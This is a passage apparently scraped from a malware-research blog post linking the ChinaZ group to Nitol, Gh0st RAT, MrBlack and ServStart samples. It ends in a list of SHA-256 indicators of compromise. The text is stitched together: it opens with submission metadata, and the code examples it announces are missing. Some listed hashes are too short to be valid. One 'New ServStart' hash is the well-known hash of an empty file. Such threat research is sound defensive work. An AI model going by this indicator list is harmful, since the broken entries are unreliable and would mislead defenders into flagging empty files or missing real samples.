
Tags

peexe overlay

History


Creation Time	2018-12-17 08:42:38
First Submission	2018-12-19 17:25:07
Last Submission	2018-12-19 17:25:07
Last Analysis	2018-12-19 17:25:07

We found several nearly identical functions reused from previous variants of ServStart. The following is an example of one of these common functions.



Within the common code we found exact code fragments like the one below:

In addition, ChinaZ Windows components have been seen infected with Nitol components, suggesting that these actors may have been operating in servers already infected with Nitol. This enforces the hypothesis that there may be deeper relationships between these two threat groups. ChinaZ has always been a relatively active threat actor group that is slowly evolving in sophistication even though it is not making many changes to its overall infrastructure from early stages. To reflect the most relevant relationships discussed in this blog we have decided to present them with the following diagram:



IOCs

ChinaZ Gh0st RAT variant with 'Mother360' key:

A9c54bdba780bc34f15b62f0ac1da8bcf4d65b4587d0d95bd2a9b5be5dfee6
908d817f81f9276f5afad1a33a7e2de7566fd5c967ad95782a4d904ca0e5efdd
9e24ba7304ae7c4f153fa8e97d2e6779d0e4377cee270b83d20d91afef7fe6f4

Iron Tiger APT gh0st RAT:

D4262bbfe779d18b83b950bb993d3d46154bf1da5a4868ff6fa3e54c167eed71

BillGates:

92c191c41bcc701de5d633a0edb8cab6085ea13ede079651a2cc4a4ae54b29bb
6fd7aab3faabd5f071d1bc9bb039146c01acf67d941c24e99813b1375114e908

Infected ChinaZ DDoS tools with Nitol:

B883b32264bcafd0c5ede5ff7399388feb51dbdf183f7ad52024c08cd221d574
23c69edc4695f6c2184484682757f024f0e20573dba599030fde1cdaeae9915c

ChinaZ.DDoSClient:

80952e211eb98773909f0f3e7ce783ce2f410327058a4760efad2ff0dbebcb88
D97ffba4169df8b206f6fc588ba594e84539b321fae9247723d6b42940116fa5
A8d0928098cc43e7b9e8ba3b03507d342489dea832816dfc083c356b346f8a3d
7495be154047e2c3c3b9735d61c6f1256eea776eb536e42f2ea76d5c11fc7f84

Win32/MrBlack:

D793e629df1b73b054f763106fcfedaaafadd8a0919192fc7d1925752a1d64fe

Linux/MrBlack:

F025b6d531e7dcba68a309636f622f8ee212d457c9cc00e7bf339dca65fec2
Fb69075f4383f3537af46d2098b3bcdcb7c1bdd6896c580cd9ead6f56fb5219c

ServStart:

4f4f24f0333ed6e8883971129f216fab608b6e4d0c97c58a2b3b6a1106c77bf7
7db53e95a1339d4d023d61087907a5b07bf6720a2dd88b12882a2c5c201a92ea
7e6a2448e06a1d97ff317a5dc4ed969cef077a3568fd214cbe61854b7ff1a6d1

New ServStart:

774af1499fa1558d0b31272b84b4fbfcc6fea578898325610524aa3853b669d
E3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
D104daec5e990de0233efdde8747a1d829c90b7b9a2169a7bcf5744fa1d95e6e

Source: <https://www.intezer.com/blog-chinaz-relations/>